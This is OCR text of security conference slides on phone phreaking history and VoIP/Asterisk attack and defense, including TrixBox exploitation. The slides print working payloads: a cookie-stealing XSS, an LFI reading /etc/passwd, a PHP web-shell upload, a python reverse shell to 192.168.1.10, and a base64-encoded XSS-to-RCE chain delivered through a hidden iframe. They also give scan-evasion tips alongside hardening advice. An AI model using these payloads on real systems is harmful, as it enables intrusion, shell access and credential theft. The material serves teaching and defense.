
# The Phony Pony: Phreaks Blazed The Way

**Patrick McNeil**
**@unregistered436**

**Owen**
**@LinuxBlog**

# Phony Pony?

# Phony Pony



# Wait… What?


BUY A $25 GIFT CARD
AND GET $5 OFF
I ♥
DA

Brief history

Attack vs Defense

- Information Leakage
- Exploitation
- Fraud & Abuse

PhreakMe Tool Update & SET Integration

# First, the mandatory disclaimers …


Views and opinions are those of Patrick & Owen and do not represent past, present, or future employers.

All Service Marks, Trademarks, and Copyrights belong to their respective owners.

This is for educational purposes only


# User Dialing

- Strowger switch - alternating current pulses & mechanical cylinder switch per digit
- First user dialing enabled - exchange name converted to number to dial in small area



# Carrier Growth Drives Innovation

- Panel & Crossbar “common control” built number in sender then processed
- Burgeoning operator workforce growth
- The 4A crossbar and card control
- 2600 Hz
- In-band signaling a design flaw



# The Future of VoIP?

# Introducing Asterisk!

Asterisk Created in 1999

- Now developed by Digium
- GPL
- 13.4.0 Latest Stable
- 11.18.1 LTS


Numerous Books published

- 2005 - Building Telephony Systems with Asterisk (PACKT)
- 2007 - Asterisk for dummies published
- 2007 - Asterisk Hacking published
- AsteriskBook (AsteriskDocs.org)

AMI

AGI (http://www.voip-info.org/wiki/view/Asterisk+AGI)

You can do some cool stuff with it.



# Asterisk variants...

FreePBX
Asterisk@Home
TrixBox
PBX In a Flash
Elastix
AskoziaPBX
Asterisk for Raspberry Pi
(http://www.raspberry-asterisk.org/)

# Attack vs Defense

# Information Leakage

When a system that is designed to be used only by authorized parties reveals the usage, equipment, location, or entities using the system, etc. to an unauthorized party.

# Phreaks Blaze the Way

**Phreaks:**

- Social engineered operators
- Phone techs
- In-band clicks & tones
- Open technical journals
- Exhaustive dialing of numbers
- Shared on looparounds & eventually conf calls
- Underground papers

THE BELL SYSTEM

Technical Journal

DEVOTED TO THE SCIENTIFIC AND ENGINEERING ASPECTS OF ELECTRICAL COMMUNICATION

VOLUME XXXIX NOVEMBER 1960 NUMBER 6


Signaling Systems for Control of Telephone Switching — C. BREEN AND C. A. DAHLBOM 1381

The E6 Negative Impedance Repeater — A. L. BOONER, J. L. GARRISON AND W. J. KOPP 1443

Interstitial Channels for Doubling TD-2 Radio System Capacity — H. E. CURTIS, T. R. D. COLLINS AND B. C. JAMISON 1505

A Study of Talking Distance and Related Parameters in Hands-Free Telephony — M. B. GARDNER 1529

Magnetic Latching Relays Using Glass-Sealed Contacts — P. HUSTA AND G. E. PERREAULT 1553

Potential Distribution and Capacitance of a Graded p-n Junction — S. P. MORGAN AND F. M. SMITS 1573

Transverse Electron Beam Waves in Varying Magnetic Fields — E. I. GORDON 1603

"Ionic Radii," Spin-Orbit Coupling and the Geometrical Stability of Inorganic Complexes — A. D. LIEHR 1617

Molecular Structure in Crystal Aggregates of Linear Polyethylene — R. D. BURBANK 1627

Recent Bell System Monographs 1665

Contributors to This Issue 1670


COPYRIGHT 1960 AMERICAN TELEPHONE AND TELEGRAPH COMPANY

# The World Finds Out

- ***Secrets of the Little Blue Box*, 1971 Esquire article introduced world to "Phreaking" - such as Joe Engressia, Mark Bernay, and John Draper**
- **Out of band signaling eventually stopped blueboxing**
- **Transition to PCs / BBS**
- **See "Exploding the Phone" by Phil Lapsley**


Photo taken from wideweb.com/phonetrips

# Information Leakage

**Now: Still just as easy! The curious can play in a VM at home or get inexpensive trunk services. Just like early phreakers - read, listen, enumerate!**

- **Port scanning**
- **SIP stack & OS fingerprinting**
- **Extension enumeration**
- **Voicemail prompts**

# SIP & SDP

```
INVITE sip:19195551223@defcon.org SIP/2.0
Via: SIP/2.0/UDP 10.1.3.3:5060;branch=z9hG4bKb27061747269636b
From: "JConnor" <sip:15554141337@10.1.3.3:5060>;tag=18de4db33f
To: "19195551223" <sip:19195551223@defcon.org>
Call-ID: 19424e0d9187654209ed34db33f
CSeq: 1 INVITE
Max-Forwards: 70
User-Agent: BigTelcoVendor/R16.4.1.1
Supported: 100rel,timer,replaces,join,histinfo
Allow: INVITE,CANCEL,BYE,ACK,NOTIFY,REFER,OPTIONS,INFO,PUBLISH
Contact: "JConnor" <sip:15554141337@10.1.3.3:5060;transport=udp>
Content-Type: application/sdp
Content-Length: 165
v=0
o=- 1 1 IN IP4 10.1.3.3
s=-
c=IN IP4 10.1.3.3
b=AS:64
t=0 0
m=audio 19001 RTP/AVP 0 127
a=rtpmap:0 PCMU/8000
a=rtpmap:127 telephone-event/8000
```

# Crypto Dead As Disco

```
REGISTER sip:192.168.1.123 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.1:8166;branch=z9hG4bK-d8754z-
0be76a4b680f6408-1---d8754z-;rport
Max-Forwards: 70
Contact: <sip:1000@192.168.1.1:8166;rinstance=c7c558226c47c266>
To: <sip:1000@192.168.1.123>
From: <sip:1000@192.168.1.123>;tag=309f3210
Call-ID: YWM4NWQxNThiNGEwMjhmYTJhZmIwYzJiNjMxNTY1MjE
CSeq: 2 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
SUBSCRIBE, INFO
User-Agent: X-Lite 4.7.1 74247-647f3e8e-W6.1
Authorization: Digest
username="1000",realm="asterisk",nonce="35e47ee9",uri="sip:192.168.1.1
23",response="33ac377e4d50ad6026837ef37b2d33ce",algorithm=MD5
Content-Length: 0
```

# Information Leakage

- Google searches, DNS queries, job boards, and calls that go to voicemail or auto-attendant may the type of phone system
- If Internet connected, a quick SIP OPTIONS or INVITE  reveals key info. User-Agent, Server, X- headers, or other header presence (or lack of) tells me what you’re running.
- User or extension enumeration
- A quick vuln database scan tells me how to try to compromise your system

# SIP VoIP info gathering tips

- Port scans - specify TCP & UDP, along with a port range to detect Asterisk AMI (5038) - outside of nmap defaults
- Scan slow to avoid rate based filters (-T)
- Use more than one tool, & mod default values. Ex: If using SIPVicious change default User-Agent in svhelper.py
- Scan with another SIP method such as INVITE or CANCEL
- Metasploit SIP scanner randomizes identifying fields
- Not many VoIP scanner projects maintained, but Viproy and Bluebox-ng ARE


## Asterisk User-Agents

- **15MM SIP entries in dataset**
- **52,420 containing “Asterisk”**
- **10,776 are just “Asterisk PBX”**
  **(top server UA in the list)**
- **1,156 "Asterisk PBX 1.6.0.26-FONCORE-r78"**
  **- TrixBox!**

As expected, LOTS of:

- Insecure phones & MTAs
- Old SMB systems from Cisco, Nortel, Avaya, etc.

Unexpected Finds:

- NORTEL-DMS100-SS7-ISUPbr (?!)
- 5,785 hits on “camera”, 5467 in CN
- Top user-agent - 3.6MM “FRITZ!OS” MTAs deployed in DE
- LOTS of Huawei in Iran

Special thanks to Daniel Abreu for help with ZMap data import to ElasticSearch w/Kibana

# Information Leakage Defense

- Change the default SIP “User-Agent” string to fool attackers
  - In asterisk change sip_general_additional.conf “useragent=”
  - Or in FreePBX Web GUI > Settings > Asterisk SIP Settings > Go to “Other SIP settings” at bottom and enter “useragent” and “<value you want>”
- Block bad user agents & use rate limiting (See our Github)
- Add “alwaysauthreject=yes” to sip_custom.conf & username <> extension
- Implement fail2ban to block IPs that
  - Try to register to invalid extensions
  - Have a number of registration failures
  - Exceed a reasonable message rate
- Use a security appliance that will block SIP scans

# Exploitation

**ex·ploi·ta·tion**

(ĕk′sploi-tā′shən)

*n.*

**1.** The act of employing to the greatest possible advantage
**2.** Utilization of another person or group for selfish purposes

# Exploitation

The phreaks used the weaknesses in the phone network to their greatest advantage, and used them to enable further exploration.

# Exploitation


Nowadays. used for…

Pretty much anything

# TrixBox

## Immensely popular Asterisk front end

SourceForge Stats:
5.0 Stars (35)
Last Update: 2013-06-18


Home

| Name | Modified | Size | Downloads / Week |
|---|---|---|---|
| trixbox CE | 2010-06-11 | | 496 |
| Asterisk@Home | 2006-04-13 | | 24 |
| Add-on Packages | 2005-05-05 | | 4 |
| Asterisk xPL | 2004-11-23 | | 1 |
| Linux xPL hub | 2004-11-19 | | 1 |

http://sourceforge.net/projects/asteriskathome/files/trixbox%20CE/stats/json?start_date=2010-01-01&end_date=2015-01-01 (More Stats)

# Vulnerabilities

| Year | DoS | Code Execution | Overflow | Sql Injection | Bypass something | Gain Information | Gain Privileges | # of exploits | # of Vulnerabilities |
|---|---|---|---|---|---|---|---|---|---|
| 2007 | 11 | 3 | 3 | 1 | 1 | 1 | 1 | | 17 |
| 2008 | 8 | 1 | 1 | | | 1 | | 1 | 15 |
| 2009 | 2 | | 1 | | | 1 | | | 3 |
| 2010 | 1 | | | | | | | | 1 |
| 2011 | 1 | | | | | | | | 1 |
| 2012 | 4 | 2 | 2 | | | | | | 6 |
| 2013 | 1 | 1 | 2 | | | 1 | | | 3 |
| Total | 28 | 7 | 9 | 1 | 1 | 4 | 1 | 1 | 46 |

http://www.cvedetails.com/vendor/6284/Asterisk.html - Memory Corruption, XSS, Directory Traversal,  HTTP Response Splitting, CSRF and File Inclusion not included in chart


# Exploitation – Unauthenticated XSS

**Unauthenticated XSS**

/user/help/html/index.php?id_nodo=%22onmouseover%3dalert%28%27wow_1337\n%27%2bdocument.cookie%29%3d%22

**Translation:**

?id_nodo=“onmouseover=alert(‘wow_1337\n’+document.cookie)=”





http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html - By AttackTerrorist

# Exploitation – Local File Inclusion

**Local File Inclusion**
**/maint/modules/home/index.php?lang=../../../../../../../../etc/passwd%00**

**Other interesting files to read** (Other than your normal goto files)

**Asterisk Configs** (/etc/asterisk/)
users.conf
voicemail.conf
extensions.conf
*Many More*
**Amp Portal Config**
/etc/amportal.conf
**Asterisk Logs**
/var/log/asterisk




http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html - By AttackTerrorist

# Exploitation – Remote Code Exec

**Authenticated Remote Code Execution**

**Goal: Upload Shell.php, Spawn Netcat Shell**

/maint/modules/home/index.php?lang=1;echo "<?php system(\$_GET['cmd']);?>">shell.php

/maint/modules/home/shell.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF_INET,socket.SOCK_STREAM%29;s.connect%28%28%22192.168.1.10%22,1234%29%29;os.dup2%28s.fileno%28%29,0%29;%20os.dup2%28s.fileno%28%29,1%29;%20os.dup2%28s.fileno%28%29,2%29;p=subprocess.call%28[%22/bin/bash%22,%22-i%22]%29;%27

(VIDEO)

http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html - By AttackTerrorist
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Re

System Information -- trixbox1.localdomain -- - Iceweasel (Private Browsing)

trixbox - Admin Mode | System Information -... | http://192....i%22]);%27

192.168.1.50/maint/modules/home/index.php?lang=1;echo "<?php system(\

Google

## Server Status

| | |
|---|---|
| Asterisk | Running |
| web server | Running |
| cron server | Running |
| SSH server | Running |
| Mysql | Running |

## Helpful Links

- Forum
- Recent Posts
- HUD Lite
- Video Tutorials
- Documentation
- FtOCC
- Buy Support

## Announcements

### Moved Permanently

The document has moved here.

## Network Usage

| Device | Received | Sent | Err/Drop |
|---|---|---|---|
| lo | 4.42 MB | 4.42 MB | 0/0 |
| eth0 | 11.00 MB | 14.17 MB | 0/0 |
| sit0 | 0.00 KB | 0.00 KB | 0/0 |

## Memory Usage

| Type | Percent Capacity | Free | Used | Size |
|---|---|---|---|---|
| - Kernel + applications | 51% | | 126.43 MB | |
| - Buffers | 10% | | 25.23 MB | |
| - Cached | 31% | | 76.90 MB | |
| Disk Swap | 0% | 760.77 MB | 116.00 KB | 760.88 MB |

## Mounted Filesystems

| Mount | Type | Partition | Percent Capacity | Free | Used | Size |
|---|---|---|---|---|---|---|
| / | ext3 | /dev/hda2 | 6% (1%) | 20.70 GB | 1.48 GB | 23.40 GB |
| /boot | ext3 | /dev/hda1 | 18% (1%) | 75.67 MB | 17.95 MB | 98.72 MB |
| /dev/shm | tmpfs | tmpfs | 0% (1%) | 124.73 MB | 0.00 KB | 124.73 MB |
| | | *Totals :* | 6% | 20.90 GB | 1.50 GB | 23.61 GB |

## System Uptime

**Server Uptime:** 2 days, 18 hours, 18 minutes
**Asterisk Uptime:** 2 days, 18 hours, 18 minutes, 6 seconds
**Last Reload Time:** 2 days, 18 hours, 16 minutes, 7 seconds

## trixbox Status

Hostname: trixbox1.localdomain

Local IP: 192.168.1.50

Public IP:

Active Channels
SIP: 0
IAX: 0

Current Registrations
SIP: 1
IAX: 1

SIP Peers
Online: 0
Offline: **0**
Unmonitored: 0

IAX2 Peers
Online: 0
Offline: **0**
Unmonitored: 0


Extensions DND

[401 Authorizatio... | System Informati... | owen@gibson: ~ | 09:34

LF

http://p
XSS-LI

LFI & X
Injectio



# Exploitation Demo

## Putting it all Together.

From XSS (UNAUTH)->RCE (AUTH)

Requires info gathering (maybe)
Possibly phishing, hidden frames.

## Excuse Me Sir?

user/help/html/index.php?id_nodo=%22onmouseover%3dwindow.location.replace%28window.atob%28%27aHR0cDovLzE5Mi4xNjguMS41MC9tYWludC9tb2R1bGVzL2hvbWUvaW5kZXgucGhwP2xhbmc9TUY7ZWNobyAiPD9waHAgc3lzdGVtKFwkX0dFVFtcImNtZFwiXSk7Pz4iPnNoZWxsNi5waHA=%27%29%29;%22"

1) Load Page with iFrame src above
2) Use the XSS to trigger onmouseover (in frame) to load Base64 Encoded URL: http://192.168.1.50/maint/modules/home/index.php?lang=MF;echo "<?php system(\$_GET['cmd']);?>">../../../shell6.php
3) Hide Frame

http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html
LFI & XSS By AttackTerrorist

XS

401 Authorization Required - Iceweasel

401 Authorization Re... | You should read this | http://19...=echo%201

192.168.1.50/maint/modules/home/index.php

Google

# Authorization Required

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

---

*Apache/2.2.3 (CentOS) Server at 192.168.1.50 Port 80*

401 Authorizatio... | root@trixbox1:/v... | trixbox - Admin ... | 17:27

# Exploitation Defense

**Fix for XSS -** help/html/index.php:44

```
$smarty->assign("id_nodo",$_GET['id_nodo']);
if (in_array($tbLang, array('home', 'meetme', 'etc'))  {
$smarty->assign("id_nodo",$_GET['id_nodo']); }
```

**Fix for LFI -** /var/www/html/maint/modules/home/index.php:68-72

```
$tbLang = $_GET['lang'];
        if (!in_array($tbLang, array('home', 'meetme', 'etc'))  { $tbLang='english'; }
                $languageFile = 'language/'.$tbLang.'.php';
                        if(file_exists($languageFile)){
                                include($languageFile); }
```

**Fix for RCE -** /var/www/html/maint/modules/home/index.php

```
68: $tbLang = $_GET['lang'];
339: $phpOutput = shell_exec('php -q libs/status.php '.$tbLang);//exec('perl libs/status.pl');
